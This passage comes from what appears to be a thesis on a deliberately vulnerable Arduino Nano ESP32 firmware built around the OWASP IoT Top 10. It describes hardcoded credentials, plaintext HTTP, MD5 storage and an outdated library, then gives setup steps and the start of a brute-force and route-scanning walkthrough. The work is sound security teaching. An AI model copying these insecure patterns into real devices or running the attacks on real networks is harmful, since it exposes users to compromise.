


Fig. 4.4. Graphical Implementation of Version 1.3

4.3.4. Version 1.4

This version introduces:

- *A5: Use of Insecure or Outdated Components*

Initially, the plan was to enhance the OTA (Over-The-Air) update mechanism implemented in the previous version by using the official `Update.h` library provided by Arduino. This library supports secure firmware updates, mitigating previous issues related to plaintext transmission. However, in order to introduce a vulnerability, the idea was to misuse the library by deliberately implementing an insecure method built in it. This approach, while valid, would have demonstrated the use of an unsafe method on a secure component rather than the presence of a genuinely insecure or outdated component.

Fortunately, on June 27, 2025, a real-world vulnerability was disclosed under the identifier **CVE-2025-53094**, which affects the `ESPAsyncWebServer` library [34]. A widely used asynchronous web server framework for ESP32 devices. This vulnerability introduced a CRLF (Carriage Return Line Feed) injection issue, becoming the perfect example of an insecure component. As this library was already under consideration for integration,

it was decided to retain it in order to replicate a realistic and up-to-date vulnerability scenario.

Shortly after, on July 7, 2025, a similar vulnerability was reported in the `WebServer.h` library (CVE-2025-53540) [35]. This library was the one being originally used on earlier versions of the project. The software migrated to the other library after it's reported vulnerability, after the release of this CVE, it was decided to keep with the `ESPAsyncWebServer` library in order to reflect a more modern development environment and emphasize the risk of relying on third-party components without active maintenance or security oversight.




Fig. 4.5. Graphical Implementation of Version 1.4

4.3.5. Version 1.5

This version introduces:

- *A6: Insufficient Privacy Protection*
- *A8: Lack of Device Management*

Thorough a dashboard, user credentials and personal information are stored insecurely—either in plaintext or using weak hashing mechanisms such as MD5. MD5 has been considered broken since 2004 due to collision vulnerabilities [36], making it unsuitable for any

form of authentication or privacy enforcement. The second vulnerability will be tested by demonstrating lack of methods to update the default settings, managing privileges, demonstrating that the device, once deployed, cannot be managed securely, making it highly vulnerable if compromised.




Fig. 4.6. Graphical Implementation of Version 1.5

4.3.6. Version 1.6

This version introduces:

- *A9: Insecure Default Settings*
- *A10: Lack of Physical Hardening*

Extending the *Weak and Guessable or hardcoded passwords*, this version includes default credentials (users/password combinations) that are common in commercial products and notorious for being highly compromised such as *admin/admin, anonymous/* . This vulnerability, combined with the previous *A8: Lack of Device Management* can become one

of the mayor downfalls of a software program. The second vulnerability will be tested through a **static firmware analysis** on the device, the Arduino Nano ESP32 do not have a built-in secure boot or firmware encryption mechanism, so the aim is to extract the firmware from the device, analyse it and find the previously explained vulnerabilities and sensitive information in the extracted firmware.




Fig. 4.7. Graphical Implementation of Version 1.6

4.3.7. Table Summary:

Version	Vulnerability	OWASP Category
1.1	Weak password Unencrypted HTTP communication	A1: Weak, Guessable, or Hard-coded Passwords A7: Insecure Data Transfer and Storage
1.2	Open TCP port without proper handling	A2: Insecure Network Services
1.3	Unauthenticated firmware update via HTTP POST	A3: Insecure Ecosystem Interfaces A4: Lack of Secure Update Mechanism
1.4	Use of outdated version of the library ESP32AsyncWebserver	A5: Use of Insecure or Outdated Components
1.5	Plain text / MD5-stored user data Lack of management of default settings	A6: Insufficient Privacy Protection A8: Lack of Device Management
1.6	Default usernames and passwords in firmware Reverse engineering and vulnerability review using Ghidra/IDA Pro	A9: Insecure Default Settings A10: Lack of Physical Hardening

TABLE 4.1. OVERVIEW OF FIRMWARE VERSIONS AND IMPLEMENTED OWASP IOT TOP 10 VULNERABILITIES

5. FIRMWARE EXPLOITATION & RESULTS

5.1. General Description

This chapter introduces the practical implementation and test results of the vulnerable firmware developed for the Arduino Nano ESP32 platform. It will follow the structure defined in the threat model section 4.2 where the vulnerabilities outlined in the OWASP Top 10 for IoT (2018) will be tested through a series of incrementally developed firmware versions. Each version introduces one or more specific security flaws in the system to simulate real-world attack surfaces commonly observed in IoT devices.

A modular structure was used so that each version could be deployed, tested, and studied on its own, ensuring it's easier to understand how each vulnerability affects the system's security. When possible, basic fixes are also explained, either as ideas or through updated firmware in a secure version, demonstrating how these issues can be handled in resource-limited devices.

The chapter is organized into subsections, each corresponding to a specific firmware version. In each version, an explanation of the introduced vulnerability(s) is provided, followed by the attack methodology, and the proposed mitigation strategy. This offers a structured path from theoretical threat modelling to practical vulnerability demonstration and mitigation, ultimately supporting the educational goals of the project.

5.2. Setting Up the Firmware

In order to replicate the experiment, it is necessary to have an environment similar to the one explained in figure 4.1, install the tools explained in section 4.1.2, or ones that perform similar functions, an example would be to use IDA Pro instead of Ghidra. Then, visit https://github.com/SrS3R6IO/ArduinoNanoESP32_OWASP, and clone the repository, either in zip format or via http or ssh.

That repository hosts every version of the software implemented. If the attacker wants to test each version individually, starting with the first one would be the best choice. Nevertheless, since there wont be an applied patch between versions, the last version implements all the previous versions vulnerabilities, albeit with some slight changes in the integration, making it the most suitable for testing the overall structure. The lack of patch after the demonstration of a vulnerability is because it would hinder the development of subsequent vulnerabilities. For instance, A2 and A7 are related in lack of encryption, if the patch of a secure encryption algorithm is implemented for A2, the subsequent vulnerabilities derived would not be as severe.

5.2.1. Setting Up the Arduino

This section explains how to install and prepare the environment for the development of the software and flash it into the board.

1. **Install the Arduino IDE**
   The first step after cloning repository is to download the Arduino IDE, which will be used to flash the program into our board and download the necessary drivers for our specific device. [23]

2. **Install the ESP32 Board Support**
   Once the IDE is installed, plug the Arduino Nano ESP32 into your computer via USB-C, if the board is not automatically detected by the IDE, search ESP on the board manager, make sure the designer is Arduino, and install the package 2.0.18 or latest, as displayed in 5.1.




Fig. 5.1. Board Manager Arduino ESP32

3. **Install the ESP Async WebServer library**
   After the published CVE, the program switched the *WebServer.h* library that is built in the esp32 board support, for the *ESP Async WebServer*, be sure to install version 3.7.8 or lower. This library should display an error the user tries to compile it directly, that can be because of the absence of the *Async TCP* library, on figure 5.3 the library and version is represented.




Fig. 5.2. EspAsyncWebServer Version Installation




Fig. 5.3. Async TCP Library Version

4. **Change Wifi Credentials**
   For the device to connect to the local wifi network and load the dashboard. The SSID and the password need to be changed in the credentials.cpp file. It is important to note that this should be a local project, and thus, any private information should

strictly be kept under your computer and not be shared. This can also be solved by making a temporary network for testing this project or changing credentials. Also note that the Arduino Nano ESP32 do not support 5G Wi-Fi networks, this can be checked under the serial monitor after the program is flashed, as displayed in figure 5.4, the sequential dots appears when, be it the credentials or a 5G network, the board is not able to connect to the local Wi-Fi network. And once it connects, it will display the local IP.




Fig. 5.4. Wifi Connection

5. **Check the boards connection**
   After connecting the board to the computer and installing the necessary drivers via the Board Manager, the development board should be automatically recognized by the Arduino IDE under the *Select Board* option.

   If the board does not appear as a serial port under `Tools > Port`, USB permissions may need to be adjusted. This is a common issue on Kali Linux and can be resolved by configuring appropriate `udev` rules. Alternatively, the firmware can be compiled and uploaded using a different operating system using the Arduino IDE, and later tested in Kali. The steps below outline how to fix USB access issues on Kali Linux.

6. **Fix USB Access on Kali (udev Rules)**
   On Kali Linux, it may be necessary to add udev rules to allow uploading to the board:

   (a) First, check the USB vendor and product ID using the command:

```
lsusb
```

   Search for a line similar to:

```
Bus 001 Device 005: ID 303a:1001 Espressif USB JTAG/serial debug unit
```

   (b) Create a udev rules file:

```
sudo nano /etc/udev/rules.d/99-arduino-esp32.rules
```

(c) Paste the following line into the file (adjust the IDs if needed):

```
1           SUBSYSTEM=="usb", ATTRS{idVendor}=="303a", ATTRS{idProduct
        }=="1001", MODE="0666"
2
```

(d) Reload the rules:

```
1           sudo udevadm control --reload-rules && sudo udevadm trigger
2
```

7. **Test Sketch Compile and Upload**
   Open or paste the sketch for the desired version that is going to be tested, compile it, and upload it to the board. If all steps were done correctly, the upload should be successful.

5.3. Firmware Exploitation

This section covers the exploitation of each version developed for the software. It will follow an incremental approach, starting with the first version and ending with the last one, and vulnerabilities involved in previous versions will not be re-explained for more complete versions, but they may still be referenced to highlight the importance of combined vulnerabilities that could lead to a chain reaction. The experiments were conducted in different local networks, therefore the IP addresses shown in this document may vary between sections.

Disclaimer: All IP addresses presented are private/local addresses and may change depending on the network environment used during testing.

The version will be divided into:

1. Introduction: A brief review of the software version and which vulnerabilities are implemented. Followed by a theoretical approach on how to exploit them and a graphical representation of the attacker will exploit them.

2. Analysis: An extensive report on how that vulnerability may be found and the potential repercussions that could happen if left unattended, followed by a practical demonstration on how it can be exploited.

3. Mitigation: Some recommendations on how the vulnerability could be mitigated, this will be practically demonstrated on the secure version.

5.3.1. Version 1.1

Introduction The first version of the software was developed to implement basic home automation capabilities through a web interface hosted by the Arduino Nano ESP32 board. This version includes control and monitoring of the following components:

- 3 Leds
- 1 Motor
- 1 Temperature sensor

The user interface is accessible via a web browser and is protected by a login form that requires user authentication. This login page introduces the OWASP IoT Top 10 2018 – A1: Weak, Guessable, or Hardcoded Passwords vulnerability by deliberately using predictable credentials:

- Username: pepe
- Password: 12345

Since this communication has to be done through the cloud, this version will also implement the vulnerability *A7: Insecure Data Transfer and Storage* by making communication insecure by sending an HTTP request in plain text.

Figure 5.5 shows how the attacker can take advantage of the unencrypted HTTP communication to sniff the credentials from legitimate users, taking advantage of the vulnerability A7. Or brute-forcing the weak credentials, exploiting A1.




Fig. 5.5. Graphical Representation Attack on Version 1.1

Analysis To evaluate the vulnerability related to weak authentication mechanisms, we simulated a brute-force attack using Burp Suite—a standard tool for web application testing in Kali Linux—along with its high-speed extension, Turbo Intruder.

The testing procedure is as follows: First, discovering the device. Assuming there is access to the local network, the local IP of the board may vary, in our case, the local IP address is 192.168.0.100, but this can be solved by making an Nmap scan of the local network. Always make sure to have the necessary permissions over the network before doing the scan represented if figure 5.6




Fig. 5.6. Local Network Nmap Scan

Once the IP address is know, access the log in page will be displayed by pasting it on a browser. Its possible to search for routes and try to bypass the login page, but all of them will redirect to the login page. This can be tested through the use of *dirb*, a tool in **Kali Linux** that allows attackers to search for possible routes a webpage may have. As displayed in figure 5.7, the *login* route was found, but the dashboard redirected to the login, making it not appear on the scan.

